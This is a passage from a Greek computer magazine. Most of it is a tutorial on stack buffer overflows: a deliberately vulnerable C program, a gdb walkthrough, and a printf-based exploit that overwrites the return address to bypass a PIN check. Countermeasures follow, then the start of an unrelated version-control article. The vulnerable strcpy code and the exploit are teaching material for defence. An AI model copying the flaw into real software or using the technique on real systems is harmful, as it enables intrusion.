Στον παραπάνω πίνακα βλέπουμε το stack frame μίας συνάρτησης (τα πράσινα κελιά). Σε αυτήν τη "μικρή" στοίβα εντός της ευρύτερης στοίβας του προγράμματος, τοποθετούνται πρώτα οι παράμετροι που θέλουμε να περάσουν στη συνάρτηση, αμέσως μετά η διεύθυνση επιστροφής και ακολούθως η προηγούμενη/παλιά τιμή του frame pointer. Στη συνέχεια αποθηκεύονται οι τοπικές μεταβλητές που ενδέχεται να ορίζονται και να χρησιμοποιούνται εντός της συνάρτησης. Εδώ φαίνεται καθαρά πως αν μια τοπική μεταβλητή υπερβεί το χώρο που της αναλογεί θα καταλάβει το χώρο του frame pointer. Εάν μάλιστα υπερβεί το χώρο της κατά πολύ, τότε μπορεί να καταλάβει και το χώρο του return address! To stack overflow, λοιπόν, αποτελεί μία ελεγχόμενη υπερχείλιση κάποιας από τις τοπικές μεταβλητές, με σκοπό την τροποποίηση του Return Address! Με αυτόν τον τρόπο, όταν ολοκληρωθούν οι εργασίες της συνάρτησης, η λειτουργικότητα του προγράμματος θα μεταφερθεί εκεί που θέλουμε εμείς: Εκεί που υποδεικνύουμε με την τροποποιημένη τιμή του Return Address. Μπορούν όμως να γίνουν όλα αυτά; Ναι, μπορούν! Σκεφτείτε ότι η στοίβα μας προβλέπει την αποθήκευση στοιχείων με μέγεθος τα 4Byte. Εάν εμείς περάσουμε μια τιμή των 12 Byte στην πρώτη τοπική μεταβλητή, τα 8Byte που «περισσεύουν» θα καταλάβουν αρχικά την περιοχή του Frame Pointer και στη συνέχει του Return Address...

Η επίθεση στην πράξη

Η επίθεση που θα παρακολουθήσετε έχει δοκιμαστεί με επιτυχία σε Fedora Linux 12 και 13. Έστω ότι έχουμε ένα πρόγραμμα το οποίο δέχεται σαν παράμετρο το PIN του χρήστη κι όταν είναι σωστό εμφανίζονται κάποια απόρρητα προσωπικά δεδομένα. Το πρόγραμμα θα το φτιάξουμε εμείς. Βέβαια, σαν αφηρημένοι και αφελείς προγραμματιστές που είμαστε (!) δεν θα το προστατεύσουμε όσο πρέπει. Το καμάρι μας θα πάσχει από μία αδυναμία buffer overflow. Ακολουθεί ο κώδικας:


```
int process_data(char *userdata)
{
    char data[10];
    strcpy(data, userdata);
    printf("Checking.\n");
    if (!strcmp(userdata,"12345"))
        return 1;
    else
        return 0;
}
main(int argc, char *argv[])
{
    if (!process_data(argv[1])){
        printf("Wrong pass!\n");
        return 1;
    }
    printf("Password success!\n");
    printf("Your PIN is         : 2133212312\n");
    printf("Your personal id is : 123\n");
    printf("Secret Info End\n");
    printf("Bye now.\n");
    return 0;
}
```

Σημειώστε ότι ο πηγαίος κώδικας *δεν* είναι απαραίτητος για να βρούμε και να εκμεταλλευτούμε μία αδυναμία buffer overflow. Εμείς βέβαια τον παραθέτουμε, αφενός για να μπορείτε να αναπαραγάγετε τις δοκιμές που παρουσιάζουμε κι αφετέρου για να σας δείξουμε πού ακριβώς βρίσκεται η αδυναμία, ώστε να την αποφεύγετε!

Εμείς αποθηκεύσαμε τον κώδικα στο αρχείο vuln.c και τον μεταγλωττίσαμε με το gcc, δίνοντας τα ακόλουθα:

```
gcc vuln.c -mpreferred-stack-boundary=2 -ggdb -o vuln
```

Η πρώτη παράμετρος (-mpreferred-stack-boundary=2) εξασφαλίζει ότι κάθε μέγεθος που θα αποθηκεύεται στη στοίβα θα είναι ευθυγραμμισμένο (aligned) στα 4Byte. Με άλλα λόγια θα καταλαμβάνει πάντα ένα ακέραιο πολλαπλάσιο των 4Byte. Για παράδειγμα, ένας χαρακτήρας που θα μπορούσε να περιγραφεί από μόλις 1Byte, θα καταλαμβάνει 4Byte. Αντίστοι-



Εικόνα 4. *Βάζουμε ένα breakpoint στην αρχή της συνάρτησης και ένα στο τέλος της. Έτσι θα μπορέσουμε να ελέγξουμε αν πέτυχε το stack overflow με συνέπεια να τροποποιηθεί η Return Address.*

χα, ένας πολύ μεγάλος αριθμός floating point που απαιτεί 6Byte (λέμε τώρα!), όταν αποθηκεύεται στη στοίβα θα καταλαμβάνει 8Byte (δύο τετράδες ακριβώς). Αυτό το μέγεθος για τα στοιχεία της στοίβας (τα 4Byte) αποτελεί τη σύμβαση που κάναμε και στην αρχή της μελέτης μας, όταν είπαμε ότι θα ασχοληθούμε με τους 32μπιτους i386. Όσο για τη δεύτερη παράμετρο (-ggdb), αυτή ενεργοποιεί τη βελτιωμένη υποστήριξη του GNU debugger. Το εκτελέσιμο αρχείο που θα προκύψει από τη μεταγλώττιση θα έχει όνομα vuln.

Εάν εξετάσετε τον κώδικα θα δείτε αμέσως ότι το πρόγραμμά μας θεωρεί σαν σωστό PIN το 12345. Εάν λοιπόν το τρέξουμε δύο φορές (μία με το σωστό PIN και μία με ένα λανθασμένο) θα λάβουμε τα αποτελέσματα που φαίνονται στην εικόνα 1.

Αρχίζουμε τώρα να σκεφτόμαστε πονηρά: Βλέπουμε ότι το πρόγραμμα δέχεται μία παράμετρο απευθείας από το χρήστη. Είναι προστατευμένη άραγε; Μήπως ο προγραμματιστής έχει ξεχάσει να ελέγξει το μήκος της; Για να δούμε... Η πρώτη και βασική κίνηση που πρέπει να κάνουμε τώρα είναι να "ταΐσουμε" το πρόγραμμα με παραμέτρους πολύ μεγάλου μήκους και να ελέγξουμε τη συμπεριφορά του. Το εκτελούμε ξανά, λοιπόν, δίνοντας σαν παράμετρο πενήντα άσσους! Τα αποτελέσματα φαίνονται στην εικόνα 2.

Με την τελευταία δοκιμή μας εισπράξαμε ένα μεγαλοπρεπέστατο Segmentation Fault. Το γεγονός αυτό σημαίνει ότι παρουσιάστηκε μια εξαίρεση (exception) στο πρόγραμμα, την οποία δεν μπόρεσε να διαχειριστεί. Η πιθανότητα ύπαρξης αδυναμίας buffer overflow, μόλις εκτινάχθηκε στα ύψη! Ήρθε η ώρα να "λερωθούμε", μπαίνοντας στα ενδότερα του προγράμματος.

Ενδοσκόπηση

Ας εκτελέσουμε το πρόγραμμα με τον gdb debugger, για να δούμε τι ακριβώς συμβαίνει στο παρασκήνιο. Ξεκινάμε τον debugger δίνοντας από τη γραμμή εντολών το ακόλουθο:


```
gdb -q vuln
```

Αμέσως μετά δίνουμε disas main για να δούμε τον κώδικα assembly (τον εκτελέσιμο κώδικα) της συνάρτησης main. Παρατηρήστε τη γραμμή που περιέχει την εντολή call. Εδώ γίνεται η κλήση της συνάρτησης process_data. Επομένως, η return address που θα τοποθετηθεί στη στοίβα είναι η διεύθυνση της αμέσως επόμενης εντολής. Συγκεκριμένα, θα είναι η διεύθυνση της εντολής `test %eax,%eax`, η οποία είναι `0x08048483`. Κρατήστε αυτόν τον δεκαεξαδικό αριθμό, διότι θα μας χρησιμεύσει (εικόνα 3).

Ας πάμε τώρα να μελετήσουμε τον κώδικα της συνάρτησης process_data. Για να παρακολουθήσουμε τη ροή του προγράμματος, θα φυτέψουμε δύο breakpoint. Το ένα θα μπει στην αρχή της συνάρτησης, πριν τον ορισμό της μεταβλητής που θέλουμε να υπερχειλίσει (overflow). Το άλλο breakpoint θα μπει στο τέλος της συνάρτησης, ώστε μόλις φτάσει εκεί η λειτουργικότητα του προγράμματος να ελέγξουμε αν έχει πετύχει το overflow κι έχει τροποποιηθεί η Return Address. Τώρα, μπορούμε να εκτελέσουμε το πρόγραμμα (μέσα από τον debugger!) δίνοντας μια πολύ μεγάλη τιμή σαν παράμετρο. Αυτό το πετυχαίνουμε δίνοντας `run aaaaaaaaaabbbbcccc`. Έτσι, το πρόγραμμα θα εκτελεστεί με παράμετρο το `aaaaaaaaaabbbbcccc`. Τα αποτελέσματα φαίνονται στην εικόνα 5.

Το πρόγραμμα θα σταματήσει αρχικά στο πρώτο breakpoint. Δίνουμε τώρα την εντολή `x/10x $ebp`, για να δούμε τις πρώτες δέκα τιμές που βρίσκονται στο stack και συγκεκριμένα αμέσως μετά τη θέση που ορίζει

Εικόνα 5. *Δίνοντας στον debugger το x/10x $ebp, βλέπουμε τις δέκα διευθύνσεις μνήμης μετά το δείκτη EBP. Μετά από το δεύτερο breakpoint, η Return Address είναι διαφορετική!*



ο δείκτης EBP. Παρατηρήστε την τιμή 0x08048483. Είναι η διεύθυνση που σημειώσαμε λίγο νωρίτερα. Για την ακρίβεια είναι το σωστό/αναμενόμενο Return Address. Υπό φυσιολογικές συνθήκες, αυτή η τιμή θα πρέπει να μείνει αναλλοίωτη ως την ολοκλήρωση της συνάρτησης process_data. Εμείς λοιπόν θα αρχίσουμε να την παρακολουθούμε, ώστε *αν* αλλάξει να ξέρουμε ότι το buffer overflow πέτυχε!

Στη συνέχεια δίνουμε την εντολή cont, ώστε το πρόγραμμα να συνεχίσει ως το επόμενο breakpoint. Όπως βλέπετε και στην εικόνα 5, η διεύθυνση έγινε overwrite με τους χαρακτήρες 0x63636363. Το ερώτημα που τίθεται τώρα, είναι από πού προέκυψαν αυτά τα 63άρια. Αν σκεφτούμε λίγο πονηρά, θα διαπιστώσουμε ότι το 63 είναι ένας δεκαεξαδικός αριθμός που αντιπροσωπεύει το χαρακτήρα c, σύμφωνα με τον πίνακα ASCII. Μα και βέβαια! Τον χαρακτήρα c τον είχαμε εισαγάγει στην παράμετρο που περάσαμε στο πρόγραμμα. Για την ακρίβεια, είχαμε δώσει aaaaaaaaaabbbbcccc. Το τμήμα της παραμέτρου με το cccc καταλήγει να γραφτεί επάνω στη Return Address, της συνάρτησης process_data.

Η νίκη είναι κοντά...!

Όπως φάνηκε και στον πηγαίο κώδικα που δώσαμε στην αρχή, η συνάρτηση process_data έχει μια τοπική μεταβλητή μήκους 10 χαρακτήρων (10Byte) με το όνομα userdata. Αυτή η μεταβλητή υπερχειλίζει από την παράμετρο aaaaaaaaaabbbbcccc με αποτέλεσμα να υπερχειλίζει και ο χώρος που είχε προβλεφθεί για την αποθήκευσή της, στη στοίβα. Έτσι, γράφονται και περιοχές που κανονικά δεν θα έπρεπε να γραφτούν. Μια τέτοια περιοχή είναι κι αυτή που φιλοξενεί τη Return Address. Εδώ που φτάσαμε, αν συνεχίσουμε την εκτέλεση του προγράμματος θα πάρουμε ένα πολύ όμορφο Segmentation Fault. Βλέπετε, μόλις ολοκληρωθεί η εκτέλεση της συνάρτησης το πρόγραμμα θα προσπαθήσει να επιστρέψει στην εντολή που βρίσκεται στη διεύθυνση 0x63636363. Όπως καταλαβαίνετε, τέτοια διεύθυνση δεν υπάρχει. Κι αν ακόμα υπάρχει, είναι πολύ απίθανο να περιέχει κάτι που θα καταλαβαίνει το πρόγραμμά μας ως εντολή!

Εφόσον βεβαιωθήκαμε ότι το πρόγραμμα πάσχει από την ασθένεια buffer overflow, πρέπει να δώσουμε στη Return Address την κατάλληλη τιμή. Καταρχάς, πρέπει να της δώσουμε μια τιμή που να παραπέμπει προς μια περιοχή της μνήμης με κώδικα. Έτσι, για αρχή τουλάχιστον, θα αποφύγουμε το Segmentation Fault. Αυτό όμως δεν είναι αρκετό! Θα πρέπει να οδηγήσουμε το πρόγραμμα σε μια περιοχή αμέσως μετά τον έλεγχο του PIN. Με άλλα λόγια, θα πρέπει να παρακάμψουμε τον εν λόγω έλεγχο. Η ζητούμενη διεύθυνση μπορεί να βρεθεί εύκολα. Μπορεί να βρεθεί μάλιστα και στην εικόνα 3! Εξετάζοντας τον κώδικα μετά την κλήση της process_data διαπιστώνουμε ότι ακολουθούν δύο διακλαδώσεις. Η μια πραγματοποιείται με την εντολή JNE (Jump if Not Equal) και η άλλη με την JMP (JuMP). Η πρώτη κατευθύνεται προς τη θέση main+45 και η δεύτερη προς τη θέση main+100. Δηλαδή, η μία κατευθύνεται προς μία θέση μέσα στο πρόγραμμα και άλλη προς το τέλος του προγράμματος. Κατά πάσα πιθανότητα, θα πρέπει να ακολουθήσουμε εκείνη που καταλήγει *μέσα* στο πρόγραμμα! Πρόκειται για την διεύθυνση 0x0804849a. Τώρα όμως προκύπτει ένα νέο πρόβλημα: Πώς θα περάσουμε αυτή τη διεύθυνση σαν παράμετρο; Εδώ πρέπει να κάνουμε μερικά κολπάκια.

Για να μπορέσει το πρόγραμμα να ερμηνεύσει μια παράμετρο η οποία περιέχει αριθμούς σε 16-δική μορφή, θα χρειαστεί να επιστρατεύσουμε το προγραμματάκι για τη γραμμή εντολών με όνομα printf. Δείτε ένα παρά-

δειγμα χρήσης, μαζί με το αποτέλεσμα:

```
[andreas@f13 ~]$ printf "Hello World.\n"
Hello World.
[andreas@f13 ~]$
```


Με αυτό το utility θα τυπώσουμε τον αριθμό που θέλουμε, ώστε να ερμηνευτεί από το πρόγραμμα σαν αριθμός στο 16-δικό σύστημα. Για να γίνει αυτό πρέπει να χρησιμοποιήσουμε έναν ειδικό συμβολισμό. Συγκεκριμένα, ο αριθμός `0804849a` θα πρέπει να γραφεί ως `\x08\x04\x84\x9a`. Επομένως, η σειρά `aaaaaaaaaabbbbcccc` πρέπει να μετατραπεί σε `aaaaaaaaaabbbb\x08\x04\x84\x9a...` περίπου! Μας διαφεύγει μια ακόμα λεπτομέρεια. Λόγω της δομής της στοίβας, οι αριθμοί πρέπει να εισαχθούν με την *ανάποδη σειρά* για να μπορέσουν να γραφτούν όπως θέλουμε! Άρα, η σωστή παράμετρος θα είναι η «`aaaaaaaaaabbbb\x9a\x84\x04\x08`». Συνδυάζοντας όσα μόλις αναφέραμε, το μικρό μας exploit θα πάρει την ακόλουθη μορφή:

```
./vuln `printf "aaaaaaaaaa0000\x9a\x84\x04\x08"`
```

Αντίμετρα

Η διαδικασία του εντοπισμού αδυναμιών buffer overflow δεν είναι καθόλου εύκολη ή απλή. Πολλές φορές μάλιστα, μπορεί να διαρκέσει ολόκληρες μέρες! Πέρα από την υπομονή, απαιτείται και καλή γνώση της εσωτερικής δομής και λειτουργίας ενός προγράμματος, της γλώσσας προγραμματισμού που χρησιμοποιήθηκε για τη δημιουργία του υπό εξέταση προγράμματος, καθώς και του λειτουργικού συστήματος στο οποίο εκτελείται το πρόγραμμα. Αντίμετρα για να αποφύγουμε προβλήματα σαν αυτά που περιγράψαμε υπάρχουν πολλά και υλοποιούνται σε όλα τα

Εικόνα 6. *Με τη βοήθεια του εργαλείου printf πείσαμε το προγραμματάκι μας ότι το τελευταίο μέρος της παραμέτρου ήταν μερικοί αριθμοί στο δεκαεξαδικό. Οι συγκεκριμένοι αριθμοί αποτελούσαν μια διεύθυνση επιστροφής, μετά από τον έλεγχο γνησιότητας του PIN. Τα καταφέραμε! Αποφύγαμε το Segmentation Fault *και* τον έλεγχο του PIN!*



```
@f13:~/
File  Edit  View  Terminal  Help
[@f13]$ ./vuln `printf "aaaaaaaaaabbbb\x9a\x84\x04\x08"`
Checking.
Password success!
Your PIN is         : 2133212312
Your personal id is : 123
Secret Info End
Bye now.
Segmentation fault (core dumped)
[@f13]$ 
```

επίπεδα της ανάπτυξης ενός προγράμματος. Συγκεκριμένα, ισχύουν τα ακόλουθα:

1. Η αδυναμία που εντοπίσαμε παραπάνω πηγάζει από τη γραμμή 4 του προγράμματος. Η build-in συνάρτηση strcpy *δεν* πραγματοποιεί έλεγχο υπερχείλισης, με όλα τα άσχημα επακόλουθα που είδαμε. Μια εύκολη και γρήγορη λύση είναι να χρησιμοποιήσουμε στη θέση της τη συνάρτηση strncpy, η οποία κάνει έλεγχο μεγέθους. Η γραμμή 4 δηλαδή, θα έπρεπε να γίνει κάπως έτσι: strncpy(data, userdata,9);

2. Ποτέ μα ποτέ δεν πρέπει να εμπιστευόμαστε το user input! Αντιθέτως, θα πρέπει πάντα να το θεωρούμε ύποπτο και επικίνδυνο. Τα δεδομένα που εισάγονται πρέπει να ελέγχονται πάντα και ως προς το μέγεθος και ως προς το περιεχόμενό τους (το είδος τους).

3. Θα ήταν χρήσιμο να εκμεταλλευόμαστε τις δυνατότητες του μεταγλωττιστή. Για παράδειγμα, ο GCC 4.4.4 παρέχει τη χρήσιμη επιλογή (flag) fstack-protector-all. Όποτε χρησιμοποιείται, ενεργοποιείται ένας μηχανισμός για την προστασία των τοπικών μεταβλητών (αυτών δηλαδή που χρησιμοποιούνται στις συναρτήσεις) από υπερχείλιση. Σημειώστε ότι με αυτή την επιλογή, ακόμα και με τη χρήση της συνάρτησης strcpy δεν θα είχαμε κανένα πρόβλημα!

4. Πρέπει να κρατάμε το σύστημα μας ενημερωμένο με τις τελευταίες αλλαγές ασφαλείας.

Τα θέματα που παρουσιάσαμε χρειάζονται αρκετά κεφάλαια, αν όχι βιβλία ολόκληρα, για να περιγραφούν αναλυτικά. Κι αυτό ισχύει τόσο για την επίθεση, όσο και για την άμυνα. Ο στόχος μας ήταν να ξύσουμε την κορυφή του παγόβουνου που ονομάζεται ασφάλεια πληροφοριακών συστημάτων, να εξάψουμε την φαντασία σας και να σας εμπνεύσουμε όρεξη για περαιτέρω μελέτη. Μόνο να θυμάστε: Η γνώση είναι δύναμη και δεν πρέπει να μένει σε λίγους. Όμως η δύναμη φέρνει και μεγάλες ευθύνες, τις οποίες πρέπει να τιμάμε με ωριμότητα!

Skill: Intermediate

Tags: VCS, RCS, CVS, SVN, subversion, Mercurial

Version Control Systems

και... συνεχίστε να κοιμόσαστε ήσυχοι! (Part 2 of 2)



by Sonic

Αφού σας φουσκώσαμε τα μυαλά στο προηγούμενο τεύχος και σας πήξαμε και στη θεωρία (ούτε Πανελλαδικές να γράφατε), ήρθε η πολυπόθητη στιγμή να εγκαταστήσετε και να χρησιμοποιήσετε το πρώτο σας VCS! Κάπου εδώ όμως αρχίζουν τα προβλήματα: Να βάλω κεντρικό ή κατανεμημένο VCS; Να προτιμήσω το CVS ή το SVN; Το Mercurial είναι καλύτερο ή μήπως το Git; Είναι τόσες οι επιλογές κι από τις δύο «σχολές», που είναι πανεύκολο να πελαγώσετε... :S

Μηηην απελπίζεστε! Το καλό σας το περιοδικό έχει ήδη διαλέξει (εντελώς δημοκρατικά) πριν από ‘σάς για ‘σάς! Θα παρουσιάσουμε λοιπόν μερικά κεντρικά και κατανεμημένα repository που μας αρέσουν και θα σας αφήσουμε να διαλέξετε. Πιστεύουμε πάντως ότι μετά την παρουσίαση θα επιλέξετε όλοι το Mercurial. Ίσως τελικά να μην σας αφήσουμε και τόσο ελεύθερους να επιλέξετε αλλά, τέλος πάντων, εμείς για το καλο σας φροντίζουμε! Για να μη λέτε ότι μεροληπτούμε, θα ξεκινήσουμε την παρουσίασή μας με τα VCS της παλιάς σχολής: το CVS[1] και το SVN.

CVS και SVN

Μη βιαστείτε να πείτε ότι το CVS είναι ο παππούς των VCS γιατί θα φανείτε γελασμένοι. Το πρώτο πραγματικό version control system είναι το RCS, επάνω στο οποίο χτίστηκε το CVS (Σ.τ.Ε. Το θυμάμαι, το θυμάμαι!). Ο βασικός περιορισμός του RCS είναι ότι δεν διαχειρίζεται ολόκληρους καταλόγους (ή φακέλους, για όσους χρησιμοποιούν Windows), αλλά μεμονωμένα αρχεία. Πολύ χονδρικά, θα μπορούσαμε να πούμε ότι το CVS είναι ένα RCS με υποστήριξη φακέλων. Το CVS ακολουθεί τη φιλοσοφία των κεντρικών (centralized) repository. Επομένως, όταν το CVS χρησιμοποιείται για την ανάπτυξη ενός project από πολλούς developer, το repository βρίσκεται σε ένα κεντρικό μέρος –σε κάποιον server προσβάσιμο από όλους τους προγραμματιστές. Κάθε προγραμματιστής που συμμετέχει στο project πρέπει να έχει σύνδεση δικτύου ώστε να κάνει checkout (να πάρει τα ενημερωμένα αρχεία από το repository για να ξεκινήσει την εργασία του) και φυσικά checkin/commit (να ενημερώσει τα αρχεία του repository με τις αλλαγές που έκανε). Με λίγα λόγια, για να συμμετάσχει κάποιος σε ένα project με το CVS πρέπει να έχει σύνδεση στο δίκτυο ανά πάσα στιγμή. Αυτό δεν είναι κατ’ ανάγκη κακό, αλλά είναι σίγουρα περιοριστικό. Υπάρχουν περιπτώσεις που μπορεί να εργάζεται κάποιος μακριά από το σπίτι του ή το γραφείο του κι ακριβώς τότε, εάν δεν διαθέτει σύνδεση, ο κώδικάς του θα είναι έρμαιο των φοβερών και καταπληκτικών ιδεών του[2] (π.χ. οι ιδέες που έχουμε καθώς ταξιδεύουμε με το τρένο δεν είναι απαραίτητα οι καλύτερες ;)

Το SVN, γνωστό ως subversion, αποτελεί την εξέλιξη του CVS. Όπως λένε και οι φίλοι του, έχει φτιαχτεί για να είναι «καλύτερο CVS από το VCS». Σε γενικές γραμμές, μαθαίνοντας το CVS θα αποκτήσετε ένα πολύ καλό υπόβαθρο για να μεταβείτε στο subversion -- αν και όταν το θελήσετε. Το CVS και το subversion χρησιμοποιούνται σε πολλά open source projects. Για παράδειγμα, στο FreeBSD Project χρησιμοποιείται το CVS για τα port και το doc/www, ενώ για το source χρησιμοποιείται το subversion (με την προοπτική να μεταφερθούν όλα στο subversion). Αν θέλετε να διαβάσετε περισσότερα για την εγκατάσταση και τη χρήση του CVS, σας προτείνουμε το σχετικό άρθρο στο site του περιοδικού:

```
http://deltahacker.gr/2012/01/06/version-control-with-cvs
```

Πάντως οι περισσότεροι developer προτιμούν να διατηρούν τον κώδικά τους σε κάποιο distributed repository στο δίσκο τους, ακόμα και αν το

1. Δεν ξέρω αν το έχετε αντιληφθεί, αλλά όσοι ασχολούνται με τα VCS έχουν ένα κάποιο κόλλημα με τα γράμματα C, V και S.
2. Ειρωνεία, ναι :)

project στο οποίο συμμετέχουν χρησιμοποιεί το CVS ή το subversion. Με αυτό τον τρόπο μπορούν πάντα να κάνουν checkout και checkin/commit, εξασφαλίζοντας ότι κάθε στάδιο της δουλειάς τους προστατεύεται από το repository. Εξάλλου, η μεταφορά των τροποποιήσεων στον κώδικά από το ένα είδος repository στο άλλο, είναι σχετικά εύκολη με τη μορφή των patches.

Mercurial. Γιατί έτσι μας αρέσει.

Όσοι θέλουν να είναι «in» στις μέρες μας, πρέπει να χρησιμοποιούν κάποιο distributed repository. Τα δύο δημοφιλέστερα είναι το Mercurial και το Git. Το δεύτερο χρησιμοποιείται στην ανάπτυξη του πυρήνα του Linux και έχει αποδεδειγμένη αξιοπιστία. Το Mercurial είναι γραμμένο σε Python, αναπτύσσεται με γρήγορους ρυθμούς και διαθέτει πολλά extensions, ενώ είναι κι εύκολο στο χειρισμό! Για να το εγκαταστήσουμε σε ένα σύστημα με Debian ή κάποιο συγγενικό Linux, αρκεί να δώσουμε κάτι τέτοιο:

